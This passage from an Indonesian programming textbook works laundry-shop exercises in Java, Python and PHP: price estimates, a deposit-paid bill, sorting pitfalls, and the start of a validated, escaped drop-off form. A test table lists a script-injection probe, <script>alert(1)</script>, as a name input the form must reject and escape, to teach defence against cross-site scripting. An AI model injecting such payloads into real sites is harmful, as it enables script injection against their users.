Perlu:  pip install playwright   lalu   playwright install chromium
Jalankan:  python3 estimate_ui_check.py
"""
from pathlib import Path

from playwright.sync_api import sync_playwright

PAGE = (Path(__file__).parent / ".." / "web" / "laundry" / "estimate.html").resolve()

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    page.goto(PAGE.as_uri())
    print("on load:              ", page.text_content("#total"))
    page.select_option("select[name=service]", "S0003")
    page.fill("input[name=qty]", "4,1")              # fill() memicu event "input"
    print("S0003, 4,1 kg:        ", page.text_content("#total"))
    page.check("input[name=delivery]")
    print("... with delivery:    ", page.text_content("#total"))
    page.fill("input[name=qty]", "4,15")
    print("typed 4,15:           ", page.text_content("#total"))
    browser.close()
```

```
on load:               Rp 8.000
S0003, 4,1 kg:         Rp 24.600
... with delivery:     Rp 34.600
typed 4,15:            Type a quantity such as 3 or 3,5.
```

Saat dimuat, formulir menampilkan *Rp 8.000*, karena layanan bawaannya S0001 dan jumlah bawaannya 1; setiap baris berikutnya adalah nilai yang dihitung dengan tangan.

4.11.4 Penyelesaian Java dan Python

Kode 4.45 dan **Kode 4.46** menghitung ulang perkiraan itu di server.

Kode 4.45 `java/EstimateServer.java`: perkiraan yang sama dihitung ulang di server; seluruhnya bilangan bulat `long`.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.util.HashMap;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** Perkiraan harga, dihitung ulang di server: GET
/estimate?service=S0003&qty=4,1&delivery=1 */
public class EstimateServer {
    record Service(String name, String unit, long price) {}

    static final Map<String, Service> SERVICES = Map.of(
        "S0001", new Service("Wash, dry & fold", "kg", 8000),
        "S0002", new Service("Express wash & fold, 1 day", "kg", 12000),
        "S0003", new Service("Ironing only", "kg", 6000),
        "S0008", new Service("Bed cover, any size", "item", 35000));
    static final long DELIVERY = 10000;
    static final Pattern QUANTITY = Pattern.compile("^(\\d{1,2})(?:[.,](\\d))?$");

    /** "3,5" atau "3.5" -> 35 (persepuluhan satuan); -1 bila teks bukan jumlah yang kami
terima. */
    static long toTenths(String text) {
        Matcher m = QUANTITY.matcher(text.trim());
        if (!m.matches()) return -1;
        return Long.parseLong(m.group(1)) * 10 + (m.group(2) == null ? 0 :
Long.parseLong(m.group(2)));
    }

    static String rupiah(long amount) {
        return String.format(java.util.Locale.ROOT, "%,d", amount).replace(',', '.');
    }

    /** Mengembalikan {"200", teks} atau {"400", pesan}. */
    static String[] estimate(String code, String quantityText, boolean delivery) {
        Service s = SERVICES.get(code);
        if (s == null) return new String[] {"400", "Choose a service."};
        long tenths = toTenths(quantityText);
        if (tenths <= 0) return new String[] {"400", "Type a quantity such as 3 or 3,5."};
        if (!s.unit().equals("kg") && tenths % 10 != 0) {
            return new String[] {"400", "Items are counted in whole numbers."};
        }
        long billed = s.unit().equals("kg") ? Math.max(tenths, 10) : tenths;   // paling
sedikit 1 kg
        long total = s.price() * billed / 10 + (delivery ? DELIVERY : 0);
```

Kode 4.45 (Lanjutan) *java/EstimateServer.java: perkiraan yang sama dihitung ulang di server; seluruhnya bilangan bulat long.*

```
        return new String[] {"200", "Rp " + rupiah(total)};
    }

    static void handle(HttpExchange ex) throws IOException {
        Map<String, String> q = new HashMap<>();
        String raw = ex.getRequestURI().getRawQuery();
        if (raw != null) {
            for (String pair : raw.split("&")) {
                String[] kv = pair.split("=", 2);
                q.put(kv[0], kv.length > 1 ? URLDecoder.decode(kv[1],
StandardCharsets.UTF_8) : "");
            }
        }
        String[] r = estimate(q.getOrDefault("service", ""), q.getOrDefault("qty", ""),
                              q.getOrDefault("delivery", "").equals("1"));
        byte[] body = (r[1] + "\n").getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", "text/plain; charset=utf-8");
        ex.sendResponseHeaders(Integer.parseInt(r[0]), body.length);
        try (OutputStream out = ex.getResponseBody()) { out.write(body); }
    }

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8442), 0);
        server.createContext("/estimate", EstimateServer::handle);
        server.start();
        System.out.println("Estimate on
http://localhost:8442/estimate?service=S0003&qty=4,1");
    }
}
```

Kode 4.46 `python/estimate_app.py`: perkiraan yang sama dengan Flask; `//` adalah pembagian bulat di Python.

```python
"""Perkiraan harga, dihitung ulang di server (Flask).

Jalankan:  python3 estimate_app.py   lalu coba
http://localhost:8443/estimate?service=S0003&qty=4,1
"""
import re

from flask import Flask, request

SERVICES = {
    "S0001": {"name": "Wash, dry & fold", "unit": "kg", "price": 8000},
    "S0002": {"name": "Express wash & fold, 1 day", "unit": "kg", "price": 12000},
    "S0003": {"name": "Ironing only", "unit": "kg", "price": 6000},
    "S0008": {"name": "Bed cover, any size", "unit": "item", "price": 35000},
}
DELIVERY = 10000
TEXT = {"Content-Type": "text/plain; charset=utf-8"}


def to_tenths(text):
    """'3,5' atau '3.5' -> 35 (persepuluhan satuan); None bila teks bukan jumlah yang kami
terima."""
    m = re.fullmatch(r"(\d{1,2})(?:[.,](\d))?", text.strip())
    if m is None:
        return None
    return int(m.group(1)) * 10 + int(m.group(2) or 0)


def rupiah(amount):
    return f"{amount:,}".replace(",", ".")


def estimate(code, quantity_text, delivery):
    """Mengembalikan (200, teks) atau (400, pesan)."""
    service = SERVICES.get(code)
    if service is None:
        return 400, "Choose a service."
    tenths = to_tenths(quantity_text)
    if not tenths:                                    # None atau 0
        return 400, "Type a quantity such as 3 or 3,5."
    if service["unit"] != "kg" and tenths % 10 != 0:
        return 400, "Items are counted in whole numbers."
    billed = max(tenths, 10) if service["unit"] == "kg" else tenths   # paling sedikit 1 kg
    total = service["price"] * billed // 10 + (DELIVERY if delivery else 0)
    return 200, "Rp " + rupiah(total)
```

Kode 4.46 (Lanjutan) *python/estimate_app.py: perkiraan yang sama dengan Flask; // adalah pembagian bulat di Python.*

```python
app = Flask(__name__)


@app.get("/estimate")
def estimate_view():
    status, text = estimate(request.args.get("service", ""), request.args.get("qty", ""),
                            request.args.get("delivery") == "1")
    return text + "\n", status, TEXT


if __name__ == "__main__":
    app.run(port=8443)
```

Pola yang sama, pemeriksaan yang sama, rumus bilangan bulat yang sama; `200` beserta perkiraannya atau `400` beserta pesannya. Java memakai `long`; bilangan bulat Python tidak berbatas dan `//` tetap di bilangan bulat. Empat kasus terhadap server Java:

```
Rp 28.000
[200]
Rp 24.600
[200]
Rp 40.000
[200]
Items are counted in whole numbers.
[400]
```

Server Flask di porta 8443 mencetak delapan baris yang sama. Dalam aplikasi jadinya, server tidak sekadar *setuju* dengan peramban: hanya server yang menentukan harga, dari tabel `Service`, ketika nota dibuat.

4.11.5 Penyelesaian keliru yang menggoda

Kode 4.47 menghimpun tiga kebiasaan yang merusak perkiraan harga, dan menjalankannya di Node.

Kode 4.47 `web/wrong/wrong_estimate.js`: kilogram dalam *floating point*, teks yang ditambahkan ke bilangan, dan field kosong yang dibaca sebagai nol.

```javascript
// wrong_estimate.js: MENGGODA TETAPI KELIRU. Tiga kebiasaan yang merusak perkiraan harga.
// Jalankan:  node wrong_estimate.js
const price = 6000;                              // S0003, setrika, per kg

// 1. Pecahan desimal dalam floating point, lalu "buang desimalnya".
const typed = "4,1";
const kg = Number(typed.replace(",", "."));      // 4.1 (sedekat yang dimungkinkan biner)
console.log("price * kg        =", price * kg);
console.log("Math.floor(...)   =", Math.floor(price * kg));

// 2. Field formulir selalu berupa teks: + menyambung teks, bukan menjumlahkan bilangan.
const deliveryField = "10000";                   // isi input.value yang sebenarnya
console.log("24600 + field     =", 24600 + deliveryField);

// 3. Number("") bernilai 0, jadi kotak kosong diam-diam menjadi pesanan gratis.
console.log("price * Number('') =", price * Number(""));
```

```
price * kg        = 24599.999999999996
Math.floor(...)   = 24599
24600 + field     = 2460010000
price * Number('') = 0
```

6000×4.1 bernilai 24599.999999999996, dan `Math.floor` menjadikannya 24599, kurang satu rupiah. `+` menyambung bilangan dengan string, dan `value` setiap field adalah string, sehingga perkiraannya menjadi 2.460.010.000. `Number("")` bernilai 0, pesanan gratis. `toTenths` menghindari ketiganya dengan satu pola yang ketat dan aritmetika bilangan bulat.

> **UJI DIRI.** Toko memberlakukan aturan: pesanan ekspres (S0002) lebih dari 10 kg mendapat potongan Rp 1.000 per kilogram di atas 10. Tuliskan total untuk `12,5` kg S0002 tanpa antar, dengan tangan dan sebagai perhitungan bilangan bulat yang akan dipakai `estimate`.
>
> *Jawaban.* Sepuluh kilogram pertama seharga $12000 \times 10 = 120000$ dan 2,5 kg sisanya seharga $11000 \times 2.5 = 27500$, jadi $T = 147500$, *Rp 147.500*. Dalam persepuluhan: $n = 125$, sehingga $12000 \times 125/10 - 1000 \times (125 - 100)/10 = 150000 - 2500 = 147500$. Setiap hasil kali tetap kelipatan 10, jadi pembagian bulatnya tetap eksak.

4.12 Soal 4.10 — Nota dengan PHP: Larik, Gelung, Fungsi dan Pengurutan

4.12.1 Soalnya

> **SOAL 4.10.** At the counter, the cashier types the lines of one customer's drop-off as pairs of a service code and a quantity in tenths of a unit; an empty code ends the list. Write a PHP program that prices each line, skips a line whose code is unknown (and says so), stops at the end of the list, prints the total, pays as much as possible from the customer's deposit and prints what is still to be paid, all in Indonesian rupiah format. Then print the services from the dearest to the cheapest, each with its code. Use customer C0001, who has Rp 52.000 in deposit, and the lines `S0001` 3,5 kg, `S0008` one bed cover, `S0X99` one item, `S0011` two pairs of shoes, the end marker, and `S0009` one blanket.

Dengan kata lain: kasir mengetik baris-baris titipan seorang pelanggan sebagai pasangan kode layanan dan jumlah dalam persepuluhan satuan, diakhiri kode kosong; tulislah program PHP yang menghargai setiap baris, melewati kode yang tidak dikenal (dan menyebutkannya), berhenti di akhir daftar, mencetak total, membayar sebanyak mungkin dari deposit pelanggan dan mencetak sisa yang harus dibayar dalam format rupiah, lalu mencetak layanan dari yang termahal beserta kodenya.

4.12.2 Memahaminya dengan tangan

Baris demi baris, dengan aritmetikanya. Harga sebuah baris adalah harga per satuan kali jumlahnya; dengan jumlah dalam persepuluhan, jumlah $= P \cdot n/10$, seperti pada Soal 4.9.

1. `S0001`, $n = 35$: $8000 \times 35/10 = 280000/10 = 28000$.
2. `S0008`, $n = 10$: $35000 \times 10/10 = 35000$.
3. `S0X99`: tidak ada layanan seperti itu. Cetak catatan dan lanjutkan ke baris berikutnya.
4. `S0011`, $n = 20$: $45000 \times 20/10 = 90000$.
5. Kode kosong: daftar sudah selesai. Berhenti membaca.
6. `S0009` tidak pernah dicapai.


Total: $28000 + 35000 + 90000 = 153000$. Deposit menutup $\min(52000,153000) = 52000$, dan $153000 - 52000 = 101000$ masih harus dibayar. Mengapa minimum? Karena deposit yang lebih besar daripada nota membayar seluruh nota dan tidak lebih.

Lewati satu, atau hentikan semua. Baris 3 dan baris 5 sama-sama "bukan baris biasa", tetapi menuntut reaksi yang berbeda. Kode tak dikenal adalah kesalahan pada satu baris; baris lainnya tetap baik, jadi gelung harus *melewatinya* dan meneruskan — itulah `continue`. Penanda akhir berarti tidak ada baris lagi; apa pun sesudahnya bukan bagian titipan ini, jadi gelung harus *berhenti* — itulah `break`. **Gambar 4.12** memperlihatkan keduanya dalam bentuk terkecil: gelung dari 0 sampai 10 yang melewati 3 dan berhenti di 7, dan **Gambar 4.13** adalah yang dicetaknya, `0 1 2 4 5 6`.

break_continue.php

```
1  <html>
2      <body>
3          <?php
4              for ($i = 0; $i <= 10; $i++) {
5                  if ($i == 3) {
6                      continue;
7                  }
8                  if ($i == 7) {
9                      break;
10                 }
11                 echo "$i ";
12             }
13         ?>
14     </body>
15 </html>
```

Gambar 4.12 Program terkecil yang memuat `continue` dan `break`: ketika `$i` bernilai 3 sisa putaran itu dilewati; ketika `$i` bernilai 7 gelung berakhir.



Gambar 4.13 Keluaran **Gambar 4.12** di peramban: 3 dilewati oleh `continue`, dan semuanya mulai dari 7 dipotong oleh `break`.

Daftar terurut, dengan tangan. Termahal dulu: S0011 45.000, S0008 35.000, S0009 25.000, S0002 12.000, S0001 8.000, S0003 6.000. Kode harus tetap di samping harganya; daftar harga tanpa kode tidak menjawab satu pun pertanyaan pelanggan.

Apa berjalan di mana. Semuanya di server; ini program baris perintah agar keluarannya dapat dibaca di terminal. Dalam aplikasi, kode yang sama berjalan di dalam halaman yang membuat nota.

4.12.3 Penyelesaian PHP

Kode 4.48 `php/bill.php`: hargai setiap baris, lewati kode tak dikenal, berhenti di penanda akhir, bayar dari deposit, dan urutkan menurut harga dengan kode tetap terjaga.

```php
<?php
// bill.php: titipan satu pelanggan, dihargai baris demi baris dan dibayar sebagian dari
deposit.
// Jalankan:  php bill.php
declare(strict_types=1);

$services = [                                   // kode => [nama, harga per satuan dalam
rupiah]
    'S0001' => ['Wash, dry & fold', 8000],
    'S0002' => ['Express wash & fold, 1 day', 12000],
    'S0003' => ['Ironing only', 6000],
    'S0008' => ['Bed cover, any size', 35000],
    'S0009' => ['Blanket', 25000],
    'S0011' => ['Shoes deep clean', 45000],
];

// Yang diketik kasir: [kode, jumlah dalam persepuluhan]; kode kosong mengakhiri daftar.
$lines = [['S0001', 35], ['S0008', 10], ['S0X99', 10], ['S0011', 20], ['', 0], ['S0009',
10]];
$deposit = 52000;                               // Pelanggan C0001 memiliki deposit Rp
52.000

function rupiah(int $amount): string
{
    return 'Rp ' . number_format($amount, 0, ',', '.');
}

function line_total(int $price, int $tenths): int
{
    return intdiv($price * $tenths, 10);        // eksak: setiap harga berakhiran 000
}

$total = 0;
foreach ($lines as [$code, $tenths]) {
    if ($code === '') {
        break;                                  // akhir daftar: berhenti membaca baris
    }
    if (!array_key_exists($code, $services)) {
        echo "skipped unknown code $code\n";
        continue;                               // baris ini saja; lanjutkan ke baris
berikutnya
    }
    [$name, $price] = $services[$code];
    $amount = line_total($price, $tenths);
    $total += $amount;
    printf("%-5s %-28s %5s x %10s = %11s\n", $code, $name,
           number_format($tenths / 10, 1, ',', '.'), rupiah($price), rupiah($amount));
}
$fromDeposit = min($deposit, $total);
echo str_repeat('-', 68), "\n";
printf("%-55s %12s\n", 'Total', rupiah($total));
```

Kode 4.48 (Lanjutan) *php/bill.php: hargai setiap baris, lewati kode tak dikenal, berhenti di penanda akhir, bayar dari deposit, dan urutkan menurut harga dengan kode tetap terjaga.*

```
printf("%-55s %12s\n", 'Paid from deposit', rupiah($fromDeposit));
printf("%-55s %12s\n", 'Still to pay', rupiah($total - $fromDeposit));

// Daftar harga, termahal dulu. arsort() mengurutkan menurut nilai dan MEMPERTAHANKAN
setiap kunci.
$prices = array_map(fn($s) => $s[1], $services);
arsort($prices);
$shown = [];
foreach ($prices as $code => $price) {
    $shown[] = $code . ' ' . number_format($price, 0, ',', '.');
}
echo "\nDearest first: ", implode('  ', $shown), "\n";
```

- `$services` adalah larik asosiatif (Bab 3, Subbab 3.13.3): kuncinya kode, nilainya daftar dua unsur berisi nama dan harga. `$lines` adalah larik berindeks berisi pasangan.
- `rupiah` dan `line_total` adalah fungsi dengan *type declaration*: `int $amount` dan `: string` menyatakan apa yang masuk dan apa yang keluar, dan `declare(strict_types=1)` di bagian atas membuat PHP menolak pemanggilan dengan tipe yang salah alih-alih mengubahnya diam-diam. `intdiv($a, $b)` adalah pembagian bulat, yang tidak mungkin menghasilkan pecahan.
- `foreach ($lines as [$code, $tenths])` mendestrukturisasi setiap pasangan. `array_key_exists($code, $services)` bertanya "adakah kunci seperti itu?", dan itulah pertanyaan yang tepat: `isset` juga akan menjawab "tidak" untuk kunci yang nilainya `null`.
- `printf("%-5s %-28s %5s x %10s = %11s\n", …)` mencetak dalam kolom: `%-28s` adalah string yang diberi pengisi sampai 28 karakter di kanan (rata kiri), `%10s` string yang diberi pengisi di kiri (rata kanan), sehingga jumlah-jumlah uangnya berbaris rapi.
- `number_format($tenths / 10, 1, ',', '.')` menampilkan 35 persepuluhan sebagai `3,5`, dengan satu desimal dan koma.
- `array_map(fn($s) => $s[1], $services)` membangun larik baru dengan kunci yang sama dan hanya berisi harga; `fn($s) => …` adalah *arrow function*, fungsi satu ekspresi tanpa kurung kurawal. `arsort` mengurutkannya menurut nilai, tertinggi dulu, dan **mempertahankan setiap kunci bersama nilainya**.
- `implode('  ', $shown)` menyambung potongan-potongan dengan dua spasi, sehingga barisnya tidak berakhir dengan spasi.

Jalankan dengan `php bill.php`:

```
S0001 Wash, dry & fold              3,5 x   Rp 8.000 =   Rp 28.000
S0008 Bed cover, any size           1,0 x  Rp 35.000 =   Rp 35.000
skipped unknown code S0X99
S0011 Shoes deep clean              2,0 x  Rp 45.000 =   Rp 90.000
-------------------------------------------------------------------
Total                                                   Rp 153.000
Paid from deposit                                        Rp 52.000
Still to pay                                            Rp 101.000

Dearest first: S0011 45.000  S0008 35.000  S0009 25.000  S0002 12.000  S0001 8.000  S0003
6.000
```

Setiap bilangan sama dengan yang dikerjakan dengan tangan.

4.12.4 Penyelesaian Java dan Python

Kode 4.49 adalah versi Java dan **Kode 4.50** versi Python.

Kode 4.49 `java/Bill.java`: nota yang sama dengan Java; `LinkedHashMap` menjaga urutan layanan dan `List.sort` mengurutkan entri menurut harga.

```
import java.util.ArrayList;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Locale;
import java.util.Map;

/** Titipan satu pelanggan, dihargai baris demi baris dan dibayar sebagian dari deposit. */
public class Bill {
    record Service(String name, long price) {}

    static String grouped(long amount) {
        return String.format(Locale.ROOT, "%,d", amount).replace(',', '.');
    }

    static String rupiah(long amount) {
        return "Rp " + grouped(amount);
    }

    static long lineTotal(long price, int tenths) {
        return price * tenths / 10;                     // eksak: setiap harga berakhiran
000
    }

    public static void main(String[] args) {
        Map<String, Service> services = new LinkedHashMap<>();   // mempertahankan urutan
penyisipan
        services.put("S0001", new Service("Wash, dry & fold", 8000));
        services.put("S0002", new Service("Express wash & fold, 1 day", 12000));
        services.put("S0003", new Service("Ironing only", 6000));
        services.put("S0008", new Service("Bed cover, any size", 35000));
        services.put("S0009", new Service("Blanket", 25000));
        services.put("S0011", new Service("Shoes deep clean", 45000));

        // Yang diketik kasir: {kode, jumlah dalam persepuluhan}; kode kosong mengakhiri
daftar.
        String[][] lines = {{"S0001", "35"}, {"S0008", "10"}, {"S0X99", "10"},
                            {"S0011", "20"}, {"", "0"}, {"S0009", "10"}};
        long deposit = 52000;                           // Pelanggan C0001 memiliki deposit
Rp 52.000
```

Kode 4.49 (Lanjutan) *java/Bill.java: nota yang sama dengan Java; LinkedHashMap menjaga urutan layanan dan List.sort mengurutkan entri menurut harga.*

```
        long total = 0;
        for (String[] line : lines) {
            String code = line[0];
            int tenths = Integer.parseInt(line[1]);
            if (code.isEmpty()) {
                break;                                  // akhir daftar: berhenti membaca
baris
            }
            if (!services.containsKey(code)) {
                System.out.println("skipped unknown code " + code);
                continue;                               // baris ini saja; lanjutkan ke
baris berikutnya
            }
            Service s = services.get(code);
            long amount = lineTotal(s.price(), tenths);
            total += amount;
            String qty = (tenths / 10) + "," + (tenths % 10);
            System.out.printf("%-5s %-28s %5s x %10s = %11s%n", code, s.name(), qty,
                              rupiah(s.price()), rupiah(amount));
        }
        long fromDeposit = Math.min(deposit, total);
        System.out.println("-".repeat(68));
        System.out.printf("%-55s %12s%n", "Total", rupiah(total));
        System.out.printf("%-55s %12s%n", "Paid from deposit", rupiah(fromDeposit));
        System.out.printf("%-55s %12s%n", "Still to pay", rupiah(total - fromDeposit));

        // Daftar harga, termahal dulu; setiap entri menjaga kodenya tetap bersama
harganya.
        List<Map.Entry<String, Service>> entries = new ArrayList<>(services.entrySet());
        entries.sort((a, b) -> Long.compare(b.getValue().price(), a.getValue().price()));
        List<String> shown = new ArrayList<>();
        for (Map.Entry<String, Service> e : entries) {
            shown.add(e.getKey() + " " + grouped(e.getValue().price()));
        }
        System.out.println("\nDearest first: " + String.join("  ", shown));
    }
}
```

`LinkedHashMap` menjaga urutan penyisipan. Untuk mengurutkan menurut harga sambil menjaga kode, *entri* peta (kunci dan nilai bersama-sama) diurutkan dengan *comparator*; `Long.compare(b…, a…)` mengurutkan dari tinggi ke rendah. `printf` menerima string format PHP, dengan `%n` untuk pindah baris.

Kode 4.50 `python/bill.py`: nota yang sama dengan Python; `sorted` dengan fungsi kunci menjaga setiap kode bersama harganya.

```
"""Titipan satu pelanggan, dihargai baris demi baris dan dibayar sebagian dari deposit.

Jalankan:  python3 bill.py
"""
SERVICES = {                                    # kode -> (nama, harga per satuan dalam
rupiah)
    "S0001": ("Wash, dry & fold", 8000),
    "S0002": ("Express wash & fold, 1 day", 12000),
    "S0003": ("Ironing only", 6000),
    "S0008": ("Bed cover, any size", 35000),
    "S0009": ("Blanket", 25000),
    "S0011": ("Shoes deep clean", 45000),
}

# Yang diketik kasir: (kode, jumlah dalam persepuluhan); kode kosong mengakhiri daftar.
LINES = [("S0001", 35), ("S0008", 10), ("S0X99", 10), ("S0011", 20), ("", 0), ("S0009",
10)]
DEPOSIT = 52000                                 # Pelanggan C0001 memiliki deposit Rp 52.000


def rupiah(amount):
    return "Rp " + f"{amount:,}".replace(",", ".")


def line_total(price, tenths):
    return price * tenths // 10                 # eksak: setiap harga berakhiran 000


total = 0
for code, tenths in LINES:
    if code == "":
        break                                   # akhir daftar: berhenti membaca baris
    if code not in SERVICES:
        print(f"skipped unknown code {code}")
        continue                                # baris ini saja; lanjutkan ke baris
berikutnya
    name, price = SERVICES[code]
    amount = line_total(price, tenths)
    total += amount
    qty = f"{tenths // 10},{tenths % 10}"       # 35 -> "3,5", cara Indonesia
    print(f"{code:<5} {name:<28} {qty:>5} x {rupiah(price):>10} = {rupiah(amount):>11}")
from_deposit = min(DEPOSIT, total)
print("-" * 68)
print(f"{'Total':<55} {rupiah(total):>12}")
print(f"{'Paid from deposit':<55} {rupiah(from_deposit):>12}")
print(f"{'Still to pay':<55} {rupiah(total - from_deposit):>12}")
```

Kode 4.50 (Lanjutan) *python/bill.py: nota yang sama dengan Python; sorted dengan fungsi kunci menjaga setiap kode bersama harganya.*

```
# Daftar harga, termahal dulu. sorted(..., key=harga) menjaga setiap kode bersama harganya.
prices = {code: price for code, (_, price) in SERVICES.items()}
dearest = sorted(prices.items(), key=lambda item: item[1], reverse=True)
shown = [f"{code} " + f"{price:,}".replace(",", ".") for code, price in dearest]
print("\nDearest first: " + "  ".join(shown))
```

Kamus (*dictionary*) Python mengingat urutan penyisipan. `sorted(prices.items(), key=lambda item: item[1], reverse=True)` mengurutkan pasangan (kode, harga) menurut unsur keduanya, tertinggi dulu, dan pasangannya tetap utuh. `f"{tenths // 10},{tenths % 10}"` menyusun `3,5` dari 35 tanpa pernah membuat bilangan *floating point*. Kedua program mencetak baris-baris yang persis sama dengan versi PHP; `run_all.sh` membandingkannya.

4.12.5 Penyelesaian keliru yang menggoda

Keluarga fungsi pengurutan PHP besar, dan yang menggoda adalah yang namanya paling pendek. **Kode 4.51** memakai `rsort`, "pengurutan terbalik".

Kode 4.51 `php/wrong_sort.php`: `rsort` mengurutkan harga dan mengganti kodenya dengan 0, 1, 2, dan seterusnya.

```
<?php
// wrong_sort.php: MENGGODA TETAPI KELIRU. rsort() mengurutkan harga dan membuang kodenya.
// Jalankan:  php wrong_sort.php
$prices = ['S0001' => 8000, 'S0002' => 12000, 'S0003' => 6000,
           'S0008' => 35000, 'S0009' => 25000, 'S0011' => 45000];
rsort($prices);
print_r($prices);
echo 'Dearest service: ', array_key_first($prices), "\n";
```

```
Array
(
    [0] => 45000
    [1] => 35000
    [2] => 25000
    [3] => 12000
    [4] => 8000
    [5] => 6000
)
Dearest service: 0
```

Harganya berurutan dengan benar dan kodenya hilang: `sort` dan `rsort` *mengindeks ulang* larik, memberi nilai-nilainya kunci baru 0, 1, 2, dan seterusnya. "Layanan termahal" kini adalah `0`. **Gambar 4.14** memperlihatkan jebakan yang sama pada tabel nama dan skor: sesudah `sort()` dan `rsort()` skornya berurutan dan tidak ada yang tahu milik siapa. Fungsi yang menjaga kunci adalah yang namanya memuat `a` untuk *associative*: `asort` dan `arsort` mengurutkan menurut nilai, sedangkan `ksort` dan `krsort` menurut kunci [13].

127.0.0.1:8301/classic/sorting.php

http://127.0.0.1:8301/classic/sorting.php

The array before sorting

```
Array
(
    [Yarik] => 80
    [Naya] => 90
    [Masha] => 75
    [Ivan] => 85
    [Sasha] => 65
)
```

The array after sorting by sort()

```
Array
(
    [0] => 65
    [1] => 75
    [2] => 80
    [3] => 85
    [4] => 90
)
```

The array after sorting by rsort()

```
Array
(
    [0] => 90
    [1] => 85
    [2] => 80
    [3] => 75
    [4] => 65
)
```

Gambar 4.14 Jebakan yang sama pada nama dan skor: sesudah `sort()` dan `rsort()` skornya berurutan, tetapi nama-namanya telah diganti dengan 0 sampai 4.

> **UJI DIRI.** Pada **Kode 4.48**, penanda akhir `['', 0]` dipindahkan ke paling depan `$lines`. Apa yang dicetak program, dan bagaimana bila `break` diganti `continue`?
>
> *Jawaban.* Dengan penanda di depan, gelung langsung berhenti: tidak ada baris yang dicetak, totalnya Rp 0, tidak ada yang dibayar dari deposit, Rp 0 masih harus dibayar, dan daftar terurut dicetak seperti sebelumnya. Dengan `continue` alih-alih `break`, penanda itu hanya dilewati: setiap baris lain dihargai, termasuk selimut, sehingga totalnya $28000 + 35000 + 90000 + 25000 = 178000$, Rp 52.000 dibayar dari deposit, dan Rp 126.000 masih harus dibayar.

4.13 Soal 4.11 — Formulir Penitipan yang Divalidasi dan Di-escape

4.13.1 Soalnya

> **SOAL 4.11.** Write the drop-off form of Profitina Laundry as one page that posts to itself. The server must check every field: a name of 2 to 60 letters, where spaces, dots, apostrophes and hyphens are also allowed; an Indonesian mobile number, 10 to 13 digits starting with 08, in which spaces and hyphens may be typed; one of the listed services; and a quantity as in Problem 4.9. When anything is wrong, the form must come back with a message beside each wrong field and with everything the customer typed still in the fields, and the response must say that the submission was not acceptable. Everything the page prints that came from the customer must be escaped. Show that an attack typed into the name field does nothing.

Dengan kata lain: tulislah formulir penitipan sebagai satu halaman yang mengirim ke dirinya sendiri, dengan server yang memeriksa nama (2–60 huruf, boleh spasi, titik, apostrof dan tanda hubung), nomor ponsel Indonesia (10–13 angka diawali 08), layanan, dan jumlah; bila ada yang salah, formulir kembali dengan pesan di samping setiap field yang salah dan isian pelanggan tetap

ada, respons menyatakan kiriman tidak dapat diterima, semua keluaran di-*escape*, dan serangan lewat field nama tidak berdampak apa pun.

4.13.2 Memahaminya dengan tangan

Permintaan mencapai PHP lewat superglobal. **Gambar 4.15** mengingatkan ketiga larik yang menjadi jalan masuk formulir ke PHP: `$_POST` untuk formulir yang dikirim dengan POST, `$_GET` untuk formulir yang dikirim dengan GET atau nilai di URL, dan `$_REQUEST` untuk keduanya. Formulir ini memakai POST, jadi program membaca `$_POST` dan tidak yang lain; `$_REQUEST` juga akan menerima field yang sama dari URL, sehingga makin sulit mengetahui dari mana sebuah nilai berasal.

Superglobal	Diisi oleh	Dibaca dari
`$_POST`	formulir yang dikirim dengan method="post"	badan (body) permintaan
`$_GET`	formulir dengan method="get", atau ?nama=nilai apa pun di URL	query string pada URL
`$_REQUEST`	salah satu dari keduanya (dan, secara bawaan, tanpa cookie)	keduanya; hindari, karena menyembunyikan asal nilai

Gambar 4.15 Ketiga superglobal penanganan formulir: `$_POST` untuk formulir POST, `$_GET` untuk formulir GET atau variabel yang diambil dari URL, dan `$_REQUEST` untuk keduanya.

Dua masukan yang harus lolos, dua yang harus gagal. Dengan tangan, sebelum kode apa pun:

Tabel 4.9 Kasus formulir penitipan yang dikerjakan dengan tangan: dua kiriman yang harus diterima dan dua yang harus ditolak, beserta pesan yang diharapkan.

Nama	Telepon	Layanan	Jumlah	Diharapkan
`Ma'ruf Saputra`	`0817-0000-8341`	S0002	`2,5`	diterima
`Budi`	`081234567890`	S0001	`3`	diterima
`<script>alert(1)</script>`	`12345`	S0008	`1,5`	tiga pesan: nama, telepon, jumlah
`Budi`	`081234567890`	S0001	`0,0`	satu pesan: jumlah

Ma'ruf adalah alasan apostrof diizinkan. Tag skrip ditolak oleh aturan nama — tetapi formulir tetap harus *menampilkannya kembali*, dan di situlah bahayanya.

Validasi bukan escape (Bab 3, Subbab 3.18.3). *Validasi* memutuskan, sekali, apakah sebuah nilai dapat diterima; *escape* membuat nilai apa pun aman bagi tempat ia dicetak, setiap kali ia dicetak. Nama yang ditolak kembali ke `value="…"`, sebuah *atribut*, tempat tanda kutip mengakhiri segalanya [14].

Statusnya. Formulir yang tiba tetapi tidak dapat diterima dijawab dengan `422 Unprocessable Content` [8]: permintaannya dipahami, isinya tidak diterima. Peramban tetap menampilkan halamannya, sehingga pelanggan melihat formulir beserta pesan-pesannya; program yang mengirim formulir melihat angkanya.

Apa berjalan di mana. Atribut `required` pada Soal 4.6 membantu pelanggan yang jujur di peramban. Semua pemeriksaan yang berarti berjalan di server, karena `curl` mengirim apa saja yang disuruhkan kepadanya.

4.13.3 Penyelesaian PHP

Kode 4.52 `php/dropoff.php`: satu halaman yang menampilkan formulir, memvalidasi kiriman, menampilkan kembali nilai-nilai yang sudah di-escape, dan menjawab 422 bila ada yang salah.

```php
<?php
